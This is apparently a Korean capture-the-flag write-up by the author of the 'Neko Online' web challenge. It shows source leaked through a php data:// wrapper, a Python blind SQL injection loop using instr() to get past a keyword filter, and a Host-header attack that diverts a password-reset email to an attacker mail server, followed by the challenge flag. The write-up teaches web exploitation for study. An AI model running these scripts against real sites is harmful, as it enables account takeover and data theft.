Neko Online Writeup

Writer : Sakuya Izayoi

1. Site map

Index.php	
	?p=login
	?p=admin
	?p=shop
	?p=login
	?p=recover
	?p=logout

2. 문제 개요


RFI를 통한 php 소스코드 유출 후 소스코드를 분석하여 SQL injection, Host header 변조를 통해 Admin의 password를 변경하여 로그인 하면 되는 문제이다. SQL injection의 경우, 예선문제에 한 단계 더 필터링을 얹은 정도이며, Host header 변조를 통한 패스워드 변경을 위한 email 전송은 최근 wordpress에서 발견된 취약점으로 제보자가 제안한 시나리오에 맞춰 코드를 제작해 보았다.

3. 문제 구성 환경

OS	Ubuntu 16.04
KERNEL	Linux ubuntu 4.10.0-38-generic #42~16.04.1-Ubuntu SMP Tue Oct 10 16:32:20 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
APACHE	Apache/2.4.18 (Ubuntu)
PHP	PHP 7.0.22-0ubuntu0.16.04.1
MYSQL	5.7.20-0ubuntu0.16.04.1
Mail	Postfix, mail_version=3.1.0

4. 풀이

Admin 페이지를 제외한 모든 페이지가 다 공격을 위해 사용된다. 제일 처음 공격이 가능한 부분은 RFI로, http, ftp등의 외부서버를 사용한 공격은 필터링해둔 상태이다. Php wrapper를 사용하여 LFI를 하는 방법에 대해서는 널리 알려져 있고, 이러한 것에 대해서 미약하게나마 힌트를 주기 위해 php.net의 wrapper의 페이지에서 data://를 제외한 모든 wrapper를 하드코딩으로 필터링 하였다.
data:// 를 사용하여 shell을 실행시키면 source code를 얻을 수 있다.




```php
<?php
    session_start();
    include 'dbconn.php';

    if($_SESSION['id'])
        die("<script> alert('already login!'); location.href='./';</script>");
    $id = addslashes($_POST['userid']);
    $pw = addslashes($_POST['userpw']);

    $q = "SELECT * FROM members WHERE email='{$id}' and passwd=md5('{$pw}')";
    $row = mysqli_fetch_array(mysqli_query($conn,$q));
    if($row['email'])
    {
        $_SESSION['id'] = addslashes($row['nickname']);
        $_SESSION['email'] = addslashes($row['email']);
        die("<script> alert('Welcome!'); location.href='./';</script>");
    }
    else
        die("<script> alert('Check your account info.'); history.go(-1);</script>");
?>
```

이렇게 source code를 가져오면 login_check.php 에서 members 라는 테이블과, nickname, email이라는 컬럼이 존재한다는 사실을 알 수 있다.

이렇게 얻은 정보를 토대로 Shop에 들어가 기능을 클릭하면 detail 페이지로 이동함을 알 수 있고, no 라는 인자를 통해 SQL injection을 해야 함을 알 수 있다. 첫번째 단계에서 언급한 RFI를 통해 detail.php 소스코드를 가져올 수 있고, 해당 페이지에서는 예선에 사용된 필터링에 추가적인 필터링을 걸어 놓은 것을 확인 할 수 있다.

```
$no = addslashes($_GET['no']);
$patt_start = "/";
$patt= "/dump|out|sub|info|[+%><!_=^|~-]|or|and|lef|rig|conv|if|case|equ|exp|like|sleep|bench|sound|bin|hex|oct|asc|cha|base|not|min|att|acc|whe|";#familiar, filtering lol
$patt.="[a-zA-Z0-9]\(|cmp|max|min|"; # That's why, I prepared more filtering :D
$patt.="pass|f14g/i"; # You don't need to know password and flag. right?

if(preg_match($patt,$no))
    die("<img src='nohack.jpg'/>");
```

Passwd의 md5값을 rainbow table을 사용하여 쉽게 풀어 낼 수 있다고 판단하여, pass의 필터링을 추가하였고, 직접적인 flag값을 가져오는 것을 방지하기 위하여 f14g 라는 단어를 추가했다. 예선문제와 마찬가지로 numeric 하지 않으면 값을 출력하지 않고, 이 또한 1,2,3 이외의 값이면 출력해주지 않는다. 예선에선 strcmp를 통하여 대소를 비교하는 것이 문제의 주 목적이었다면, 여기선 instr를 사용하여 like와 비슷한 형식으로 SQL injection을 하도록 하는 것이 문제의 의도였다. 개략적으로 감을 잡은 분들도 있겠지만, 제안하는 쿼리는 아래의 형태를 띈다

```
LengthQuery = '0 union select instr (Length ((select {} from {} limit 0,1)),0x{} )'.format(Column,Table,tmp)
```

이를 사용하여 blind SQL injection을 하는 스크립트를 제작하는 것은 본선에 올라온 팀들이라면 크게 어려운 것이 아닐 것이라 생각한다. 해당 구문을 사용하여 nickname==Admin 인 것을 천천히 살피며 찾으면 된다. 문제에서는 친절하게 제일 위 인덱스, 즉 0번째의 ID의 nickname이 Admin이며, 이것에 대한 Email계정을 가져오는 것을 목표로 공격을 우선 진행한다.

```
    for index in range(1,int(Length)+1):
        for char in range(0x20,0x7f+1):
            tmp = Data.encode("hex")+chr(char).encode("hex")
            Query = '0 union select instr ((select {} from {} limit 0,1),0x{})'.forma
            r = s.get(HOST+VULN+Query)
            if CheckTF(r.text):
                Data += chr(char)
                break
    return Data

if __name__ == "__main__":
    Email = leakInfo("members","email")
    print Email
```

```
SAKUYA@LOCALHOST
[Finished in 1.7s]
```

이제 ID를 얻었으니 PW를 얻어야 할 차례인데, 패스워드를 기본적으로 md5 해쉬화 하는데다가, 이 값조차 들고 올 수 없는 환경이라 직접 알아내는 것은 버겁다. 여기서 사용되는 기능이 resetpw 페이지의 비밀번호 재발급 기능이다.

이 기능을 사용하기 전, contact의 기능을 살펴 볼 필요가 있다. 해당 contact 기능은 관리자에게 메일을 보내는 기능인데, 이 기능을 살펴보면 취약점이 있다는 것을 알 수 있다. 취약점이 있는 부분은 2부분으로, $_SERVER['SERVER_NAME'] 을 사용하는 부분과, 매크로 답변을 보내는 부분이다.

```
 $sitename = strtolower($_SERVER['SERVER_NAME']);
 if (substr($sitename,0,4) =="www.")
     $sitename = substr($sitename,4);
 $sitename = "[$sitename]";
### password reset ###
if(isset($_POST['userid']))
{
    $id = addslashes($_POST['userid']);
    $mailto = preg_replace("/\s+/","",$_POST['userid']);
    $from = "admin@".$sitename;
    $subject = "Password Reset";
    $tmppw = rand().uniqid();
    $content = "Your password has been changed :: ".$tmppw;

    $q = "UPDATE members set passwd=md5('{$tmppw}') where email='{$id}'";
    mysqli_query($conn,$q);

}
$result = mail($mailto,$subject,$content,null,'-f'.$from);

if($result)
{
    $macro_mailto = $from;
    $macro_mailfrom = $mailto;
    $macro_subject = "Thank your for your contact";
    $macro_content = "Thanks for your contact, We will do that ASAP.<br> Contents : ".$content;
    $result = mail($macro_mailto,$macro_subject,$macro_content,null,'-f'.$macro_mailfrom);
    if($result)
        die("<script>alert('Mail send OK'); location.href='./';</script>");
    else
        die("<script>alert('Mail send Failed..'); location.href='./';</script>");
}
else
    die("<script>alert('Error Occured'); location.href='./';</script>");
```

이 두 취약점을 연계하여 내가 원하는 host의 admin계정으로 매크로 답장 메일을 보내고 수신 받을 수 있다.

$_SERVER['SERVER_NAME'] 을 통한 $sitename 변수의 설정은 Wordpress에서 발견된 취약점의 내용으로, 자세히 알고 싶다면 링크를 참고하기 바란다.

이 취약점을 성공시키기 위해서는 해당 계정의 email이 가득차거나, 전송한 email을 자동으로 남겨주는 시스템이 있거나, 유저가 응답해주거나.. 3가지의 방법 중 하나를 만족시켜야 하는데, 해당 문제에서는 CTF의 특성을 고려하여 email이 가득차거나 유저가 응답해주는 경우를 제외하기로 하였다. $_SERVER['SERVER_NAME'] 에 대한 취약성은 이 문서를 읽는 웹해커 지망생이라면 대부분 다 알고 있을테지만, 모를 수도 있는 분들을 위해서 링크를 첨부한다. 이 공격을 성공하기 위해선 admin 이라는 계정을 소유할수 있는 mail server를 소유하고 있어야 한다. 물론, 가상머신을 통해 구축하는 것 또한 OK다. 본 문서에서는 후자를 통한 방법을 사용하였고, mail server를 구축하는 방법은 조금만 찾아보면 많이 나오니 여기서는 언급하지 않는다.

의도한 공격 흐름은 아래의 스크립트와 같다

```
if __name__ == "__main__":
    Email = leakInfo("members","email")
    print Email
    Myhost = "192.168.1.134"
    header = {"Host":Myhost}
    data = {"userid":Email}
    r = s.post(HOST+VULN2,headers=header,data=data)
```

해당 공격이 성공하게 되면, 본인이 세운 mail server, (여기서는 192.168.1.134)의 admin 계정에 매크로성 답변 메일이 도착하게 되고, 이 메일 내용에 초기화된 password가 적혀있다.

```
Return-Path: <SAKUYA@LOCALHOST>
X-Original-To: admin@[192.168.1.134]
Delivered-To: admin@[192.168.1.134]
Received: from neko.online (unknown [192.168.1.253])
        by ubuntu.localdomain (Postfix) with ESMTP id 25EF3A432A
        for <admin@[192.168.1.134]>; Tue, 31 Oct 2017 17:28:27 -0700 (PDT)
Received: by neko.online (Postfix, from userid 33)
        id E0264C6055; Wed,  1 Nov 2017 09:28:26 +0900 (KST)
To: admin@[192.168.1.134]
Subject: Thank your for your contact
X-PHP-Originating-Script: 0:mail.php
Message-Id: <20171101002826.E0264C6055@neko.online>
Date: Wed,  1 Nov 2017 09:28:26 +0900 (KST)
From: SAKUYA@LOCALHOST (www-data)

Thanks for your contact, We will do that ASAP.<br> Contents : Your password has been changed :: 202701779759f9152ada134
```

해당 비밀번호를 사용하여 로그인한 후 admin 페이지에 들어가면 Flag를 획득 할 수 있다. race condition이 팀 간 발생할 수 있었지만, 손빠른 팀이 먼저 아니었을까?

FLAG{61ank_0n_D15BO4RD}